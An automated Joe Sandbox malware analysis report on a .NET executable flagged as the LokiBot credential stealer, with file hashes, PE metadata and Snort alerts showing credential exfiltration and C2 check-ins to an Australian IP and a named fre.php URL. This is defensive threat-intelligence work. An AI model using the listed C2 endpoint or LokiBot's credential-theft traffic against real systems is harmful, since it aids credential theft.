IP	Domain	Country	Flag	ASN	ASN Name	Malicious
203.170.84.89	unknown	Australia		38719	DREAMSCAPE-AS-APDreamscapeNetworksLimitedAU	true

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	356211
Start date:	22.02.2021
Start time:	19:12:10
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 6m 43s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Conan Fegan - Aluminium.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	17
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled

Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@3/3@88/2
EGA Information:	Failed
HDC Information:	• Successful, ratio: 90% (good quality ratio 86.4%) • Quality average: 77% • Quality standard deviation: 28.6%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All • Exclude process from analysis (whitelisted): BackgroundTransferHost.exe, backgroundTaskHost.exe, svchost.exe, wuapihost.exe • HTTP Packets have been reduced • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 52.255.188.83, 52.147.198.201, 23.54.113.53, 168.61.161.212, 40.88.32.150, 51.104.139.180, 52.155.217.156, 20.54.26.129, 2.20.142.210, 2.20.142.209, 51.104.144.132, 92.122.213.194, 92.122.213.247, 51.11.168.160 • Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, arc.msn.com.nsatc.net, store-images.s-microsoft.com-c.edgekey.net, a1449.dscg2.akamai.net, arc.msn.com, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, e12564.dspb.akamaiedge.net, skypedataprdcoleus15.cloudapp.net, audownload.windowsupdate.nsatc.net, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, au-bg-shim.trafficmanager.net, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, displaycatalog-rp-europe.md.mp.microsoft.com.akadns.net, displaycatalog.md.mp.microsoft.com.akadns.net, ris-prod.trafficmanager.net, skypedataprdcolcus17.cloudapp.net, ctldl.windowsupdate.com, a767.dscg3.akamai.net, skypedataprdcoleus16.cloudapp.net, ris.api.iris.microsoft.com, skypedataprdcoleus17.cloudapp.net, store-images.s-microsoft.com, blobcollector.events.data.trafficmanager.net, displaycatalog-rp.md.mp.microsoft.com.akadns.net • Report size getting too big, too many NtAllocateVirtualMemory calls found. • Report size getting too big, too many NtDeviceIoControlFile calls found. • Report size getting too big, too many NtQueryValueKey calls found. • VT rate limit hit for: /opt/package/joesandbox/database/analysis/356211/sample/Conan Fegan - Aluminium.exe

Simulations

Behavior and APIs

Time	Type	Description
19:12:58	API Interceptor	86x Sleep call for process: Conan Fegan - Aluminium.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
203.170.84.89	IMG-2021-17-02557000015.gz.exe	Get hash	malicious	Browse	• www.ritcophysiotherapy.com.au/wap121/five/fre.php

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
www.ritcophysiotherapy.com.au	IMG-2021-17-02557000015.gz.exe	Get hash	malicious	Browse	• 203.170.84.89

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
DREAMSCAPE-AS-APDreamscapeNetworksLimitedAU	DHL Document. PDF.exe	Get hash	malicious	Browse	• 103.67.235.120
	urgent specification request.exe	Get hash	malicious	Browse	• 27.54.83.1
	IMG-2021-17-02557000015.gz.exe	Get hash	malicious	Browse	• 203.170.84.89
	Purchase Enquiry.exe	Get hash	malicious	Browse	• 103.67.235.120
	BELZONA Specification.exe	Get hash	malicious	Browse	• 103.67.235.120
	Shipment Document-REF-INV_Pdf.exe	Get hash	malicious	Browse	• 103.67.235.120
	q5oRsfy1vk.exe	Get hash	malicious	Browse	• 103.67.235.120
	Client.vbs	Get hash	malicious	Browse	• 203.170.80.250
	Copy_#_824.xls	Get hash	malicious	Browse	• 203.170.84.193
	Copy_#_824.xls	Get hash	malicious	Browse	• 203.170.84.193
	Copy_#_824.xls	Get hash	malicious	Browse	• 203.170.84.193
	Notification #591501.xls	Get hash	malicious	Browse	• 203.170.84.193
	Note #83008.xls	Get hash	malicious	Browse	• 203.170.84.193
	Notification #591501.xls	Get hash	malicious	Browse	• 203.170.84.193
	Notification #591501.xls	Get hash	malicious	Browse	• 203.170.84.193
	Scan 108.xls	Get hash	malicious	Browse	• 203.170.84.193
	Scan 108.xls	Get hash	malicious	Browse	• 203.170.84.193
	Scan 108.xls	Get hash	malicious	Browse	• 203.170.84.193
	inv.exe	Get hash	malicious	Browse	• 203.170.80.250
	http://https://nimb.ws/10IXxl	Get hash	malicious	Browse	• 103.28.48.147

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Conan Fegan - Aluminium.exe.log	
Process:	C:\Users\user\Desktop\Conan Fegan - Aluminium.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1216
Entropy (8bit):	5.355304211458859
Encrypted:	false
SSDEEP:	24:MLUE4K5E4Ks2E1qE4x84qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4j:MIHK5HKXE1qHxviYHKhQnoPtHoxHhAHY
MD5:	69206D3AF7D6EFD08F4B4726998856D3
SHA1:	E778D4BF781F7712163CF5E2F5E7C15953E484CF
SHA-256:	A937AD22F9C3E667A062BA0E116672960CD93522F6997C77C00370755929BA87
SHA-512:	CD270C3DF75E548C9B0727F13F44F45262BD474336E89AAEBE56FABFE8076CD4638F88D3C0837B67C2EB3C54055679B07E4212FB3FEDBF88C015EB5DBBCD7F8
Malicious:	**true**
Reputation:	moderate, very likely benign file

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Conan Fegan - Aluminium.exe.log	
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a

C:\Users\user\AppData\Roaming\C79A3B\B52B3F.lck	
Process:	C:\Users\user\Desktop\Conan Fegan - Aluminium.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Reputation:	high, very likely benign file
Preview:	1

C:\Users\user\AppData\Roaming\Microsoft\Crypto\RSA\S-1-5-21-3853321935-2125563209-4053062332-1002\bc49718863ee53e026d805ec372039e9_d06ed635-68f6-4e9a-955c-4899f5f57b9a	
Process:	C:\Users\user\Desktop\Conan Fegan - Aluminium.exe
File Type:	data
Category:	dropped
Size (bytes):	16054
Entropy (8bit):	0.6032389203630698
Encrypted:	false
SSDEEP:	12:4/g/g/g/g/g/g/g/g/g/g/g/g/g/g/g/g/g/g/g/g/g/g/g/g/g/gc:s
MD5:	E9856AAF2BC6ABAAE1AA2CC5F0CC660D
SHA1:	86D357DD16FB79826BE759815CD9C0487873B899
SHA-256:	F48ADD5B1FBF19A72C9BC8F98DAB0EFB099E2DFC573F3996410836A8491DFE08
SHA-512:	FD969883E96613993D240F9E7C233734B94A7B730B6618BE15D62730F739E829554FC70156818BD42EBEC3D2E1465B5F76230459348254C15C3E67ED962AD366
Malicious:	false
Reputation:	low
Preview:	.....user.....user.....user..... .....user.....user.....user..... .....user.....user.....user..... .....user.....user.....

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.251631180417383
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.80% • Win32 Executable (generic) a (10002005/4) 49.75% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Windows Screen Saver (13104/52) 0.07% • Generic Win/DOS Executable (2004/3) 0.01%
File name:	Conan Fegan - Aluminium.exe
File size:	398848
MD5:	708ee64939578fbb07010e20f6c7672c
SHA1:	335dc9a9142b528848b8446be2afda844f6d673f
SHA256:	f1a43d8b49bda3c88eb1c314c9460a92c0b467ea8db4c9086ac8e3bfe358e511

General

SHA512:	0760e722df49e3a10b26320b54648029c1d7e2862bca7f1 bc4d9a60cf9a46a6d847eb3a86825ea1faa59aaa93725d6 01cee8c3167f4a8fe01ff4454e823fec9a
SSDEEP:	6144:cHxKPS22Xs/zVtvkuv4O+IpTXeUJ/K5Yd1OpGLF GY1bON94r:cfXs/vV+IFLiA4Q4Y1bDr
File Content Preview:	MZ......................@...!..L.!Th is program cannot be run in DOS mode....$.......PE..L... A.3`..............P..............*... ...@....@.. ....@................................

File Icon

	
Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x462ae6
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x6033CE41 [Mon Feb 22 15:31:13 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x62a94	0x4f	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x64000	0x5e0	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x66000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0x60aec	0x60c00	False	0.710743196867	data	7.26782540442	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0x64000	0x5e0	0x600	False	0.431640625	data	4.16085866295	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x66000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_VERSION	0x64090	0x350	data		
RT_MANIFEST	0x643f0	0x1ea	XML 1.0 document, UTF-8 Unicode (with BOM) text, with CRLF line terminators		

Imports

DLL	Import
mscoree.dll	_CorExeMain

Version Infos

Description	Data
Translation	0x0000 0x04b0
LegalCopyright	Copyright Microsoft 2014
Assembly Version	1.0.0.0
InternalName	CallConvCdecl.exe
FileVersion	1.0.0.0
CompanyName	Microsoft
LegalTrademarks	
Comments	
ProductName	WinClient
ProductVersion	1.0.0.0

Description	Data
FileDescription	WinClient
OriginalFilename	CallConvCdecl.exe

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
02/22/21-19:13:02.072161	TCP	2024312	ET TROJAN LokiBot Application/Credential Data Exfiltration Detected M1	49745	80	192.168.2.4	203.170.84.89
02/22/21-19:13:02.072161	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49745	80	192.168.2.4	203.170.84.89
02/22/21-19:13:02.072161	TCP	2025381	ET TROJAN LokiBot Checkin	49745	80	192.168.2.4	203.170.84.89
02/22/21-19:13:03.456111	TCP	2024312	ET TROJAN LokiBot Application/Credential Data Exfiltration Detected M1	49747	80	192.168.2.4	203.170.84.89
02/22/21-19:13:03.456111	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49747	80	192.168.2.4	203.170.84.89
02/22/21-19:13:03.456111	TCP	2025381	ET TROJAN LokiBot Checkin	49747	80	192.168.2.4	203.170.84.89
02/22/21-19:13:04.676480	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49749	80	192.168.2.4	203.170.84.89
02/22/21-19:13:04.676480	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49749	80	192.168.2.4	203.170.84.89
02/22/21-19:13:04.676480	TCP	2025381	ET TROJAN LokiBot Checkin	49749	80	192.168.2.4	203.170.84.89
02/22/21-19:13:06.053559	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49750	80	192.168.2.4	203.170.84.89
02/22/21-19:13:06.053559	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49750	80	192.168.2.4	203.170.84.89
02/22/21-19:13:06.053559	TCP	2025381	ET TROJAN LokiBot Checkin	49750	80	192.168.2.4	203.170.84.89
02/22/21-19:13:07.581441	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49751	80	192.168.2.4	203.170.84.89
02/22/21-19:13:07.581441	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49751	80	192.168.2.4	203.170.84.89
02/22/21-19:13:07.581441	TCP	2025381	ET TROJAN LokiBot Checkin	49751	80	192.168.2.4	203.170.84.89
02/22/21-19:13:09.379899	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49752	80	192.168.2.4	203.170.84.89
02/22/21-19:13:09.379899	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49752	80	192.168.2.4	203.170.84.89
02/22/21-19:13:09.379899	TCP	2025381	ET TROJAN LokiBot Checkin	49752	80	192.168.2.4	203.170.84.89
02/22/21-19:13:10.753898	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49753	80	192.168.2.4	203.170.84.89
02/22/21-19:13:10.753898	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49753	80	192.168.2.4	203.170.84.89
02/22/21-19:13:10.753898	TCP	2025381	ET TROJAN LokiBot Checkin	49753	80	192.168.2.4	203.170.84.89
02/22/21-19:13:12.128792	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49754	80	192.168.2.4	203.170.84.89
02/22/21-19:13:12.128792	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49754	80	192.168.2.4	203.170.84.89
02/22/21-19:13:12.128792	TCP	2025381	ET TROJAN LokiBot Checkin	49754	80	192.168.2.4	203.170.84.89
02/22/21-19:13:13.445902	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49755	80	192.168.2.4	203.170.84.89
02/22/21-19:13:13.445902	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49755	80	192.168.2.4	203.170.84.89
02/22/21-19:13:13.445902	TCP	2025381	ET TROJAN LokiBot Checkin	49755	80	192.168.2.4	203.170.84.89
02/22/21-19:13:14.755155	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49756	80	192.168.2.4	203.170.84.89
02/22/21-19:13:14.755155	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49756	80	192.168.2.4	203.170.84.89
02/22/21-19:13:14.755155	TCP	2025381	ET TROJAN LokiBot Checkin	49756	80	192.168.2.4	203.170.84.89

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
02/22/21-19:13:16.098574	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49757	80	192.168.2.4	203.170.84.89
02/22/21-19:13:16.098574	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49757	80	192.168.2.4	203.170.84.89
02/22/21-19:13:16.098574	TCP	2025381	ET TROJAN LokiBot Checkin	49757	80	192.168.2.4	203.170.84.89
02/22/21-19:13:17.407438	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49758	80	192.168.2.4	203.170.84.89
02/22/21-19:13:17.407438	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49758	80	192.168.2.4	203.170.84.89
02/22/21-19:13:17.407438	TCP	2025381	ET TROJAN LokiBot Checkin	49758	80	192.168.2.4	203.170.84.89
02/22/21-19:13:18.738997	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49759	80	192.168.2.4	203.170.84.89
02/22/21-19:13:18.738997	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49759	80	192.168.2.4	203.170.84.89
02/22/21-19:13:18.738997	TCP	2025381	ET TROJAN LokiBot Checkin	49759	80	192.168.2.4	203.170.84.89
02/22/21-19:13:20.041935	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49760	80	192.168.2.4	203.170.84.89
02/22/21-19:13:20.041935	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49760	80	192.168.2.4	203.170.84.89
02/22/21-19:13:20.041935	TCP	2025381	ET TROJAN LokiBot Checkin	49760	80	192.168.2.4	203.170.84.89
02/22/21-19:13:21.333542	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49763	80	192.168.2.4	203.170.84.89
02/22/21-19:13:21.333542	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49763	80	192.168.2.4	203.170.84.89
02/22/21-19:13:21.333542	TCP	2025381	ET TROJAN LokiBot Checkin	49763	80	192.168.2.4	203.170.84.89
02/22/21-19:13:22.669300	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49764	80	192.168.2.4	203.170.84.89
02/22/21-19:13:22.669300	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49764	80	192.168.2.4	203.170.84.89
02/22/21-19:13:22.669300	TCP	2025381	ET TROJAN LokiBot Checkin	49764	80	192.168.2.4	203.170.84.89
02/22/21-19:13:24.013553	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49765	80	192.168.2.4	203.170.84.89
02/22/21-19:13:24.013553	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49765	80	192.168.2.4	203.170.84.89
02/22/21-19:13:24.013553	TCP	2025381	ET TROJAN LokiBot Checkin	49765	80	192.168.2.4	203.170.84.89
02/22/21-19:13:25.353621	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49766	80	192.168.2.4	203.170.84.89
02/22/21-19:13:25.353621	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49766	80	192.168.2.4	203.170.84.89
02/22/21-19:13:25.353621	TCP	2025381	ET TROJAN LokiBot Checkin	49766	80	192.168.2.4	203.170.84.89
02/22/21-19:13:26.968743	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49767	80	192.168.2.4	203.170.84.89
02/22/21-19:13:26.968743	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49767	80	192.168.2.4	203.170.84.89
02/22/21-19:13:26.968743	TCP	2025381	ET TROJAN LokiBot Checkin	49767	80	192.168.2.4	203.170.84.89
02/22/21-19:13:28.278128	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49768	80	192.168.2.4	203.170.84.89
02/22/21-19:13:28.278128	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49768	80	192.168.2.4	203.170.84.89
02/22/21-19:13:28.278128	TCP	2025381	ET TROJAN LokiBot Checkin	49768	80	192.168.2.4	203.170.84.89
02/22/21-19:13:29.579659	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49769	80	192.168.2.4	203.170.84.89
02/22/21-19:13:29.579659	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49769	80	192.168.2.4	203.170.84.89
02/22/21-19:13:29.579659	TCP	2025381	ET TROJAN LokiBot Checkin	49769	80	192.168.2.4	203.170.84.89
02/22/21-19:13:30.894738	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49770	80	192.168.2.4	203.170.84.89
02/22/21-19:13:30.894738	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49770	80	192.168.2.4	203.170.84.89
02/22/21-19:13:30.894738	TCP	2025381	ET TROJAN LokiBot Checkin	49770	80	192.168.2.4	203.170.84.89
02/22/21-19:13:32.184419	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49771	80	192.168.2.4	203.170.84.89

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
02/22/21-19:13:32.184419	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49771	80	192.168.2.4	203.170.84.89
02/22/21-19:13:32.184419	TCP	2025381	ET TROJAN LokiBot Checkin	49771	80	192.168.2.4	203.170.84.89
02/22/21-19:13:33.518152	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49772	80	192.168.2.4	203.170.84.89
02/22/21-19:13:33.518152	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49772	80	192.168.2.4	203.170.84.89
02/22/21-19:13:33.518152	TCP	2025381	ET TROJAN LokiBot Checkin	49772	80	192.168.2.4	203.170.84.89
02/22/21-19:13:34.813981	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49773	80	192.168.2.4	203.170.84.89
02/22/21-19:13:34.813981	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49773	80	192.168.2.4	203.170.84.89
02/22/21-19:13:34.813981	TCP	2025381	ET TROJAN LokiBot Checkin	49773	80	192.168.2.4	203.170.84.89
02/22/21-19:13:36.095387	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49774	80	192.168.2.4	203.170.84.89
02/22/21-19:13:36.095387	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49774	80	192.168.2.4	203.170.84.89
02/22/21-19:13:36.095387	TCP	2025381	ET TROJAN LokiBot Checkin	49774	80	192.168.2.4	203.170.84.89
02/22/21-19:13:37.374892	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49777	80	192.168.2.4	203.170.84.89
02/22/21-19:13:37.374892	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49777	80	192.168.2.4	203.170.84.89
02/22/21-19:13:37.374892	TCP	2025381	ET TROJAN LokiBot Checkin	49777	80	192.168.2.4	203.170.84.89
02/22/21-19:13:38.688701	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49781	80	192.168.2.4	203.170.84.89
02/22/21-19:13:38.688701	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49781	80	192.168.2.4	203.170.84.89
02/22/21-19:13:38.688701	TCP	2025381	ET TROJAN LokiBot Checkin	49781	80	192.168.2.4	203.170.84.89
02/22/21-19:13:39.984082	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49784	80	192.168.2.4	203.170.84.89
02/22/21-19:13:39.984082	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49784	80	192.168.2.4	203.170.84.89
02/22/21-19:13:39.984082	TCP	2025381	ET TROJAN LokiBot Checkin	49784	80	192.168.2.4	203.170.84.89
02/22/21-19:13:41.300879	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49788	80	192.168.2.4	203.170.84.89
02/22/21-19:13:41.300879	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49788	80	192.168.2.4	203.170.84.89
02/22/21-19:13:41.300879	TCP	2025381	ET TROJAN LokiBot Checkin	49788	80	192.168.2.4	203.170.84.89
02/22/21-19:13:42.586767	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49790	80	192.168.2.4	203.170.84.89
02/22/21-19:13:42.586767	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49790	80	192.168.2.4	203.170.84.89
02/22/21-19:13:42.586767	TCP	2025381	ET TROJAN LokiBot Checkin	49790	80	192.168.2.4	203.170.84.89
02/22/21-19:13:43.872010	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49792	80	192.168.2.4	203.170.84.89
02/22/21-19:13:43.872010	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49792	80	192.168.2.4	203.170.84.89
02/22/21-19:13:43.872010	TCP	2025381	ET TROJAN LokiBot Checkin	49792	80	192.168.2.4	203.170.84.89
02/22/21-19:13:45.134992	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49793	80	192.168.2.4	203.170.84.89
02/22/21-19:13:45.134992	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49793	80	192.168.2.4	203.170.84.89
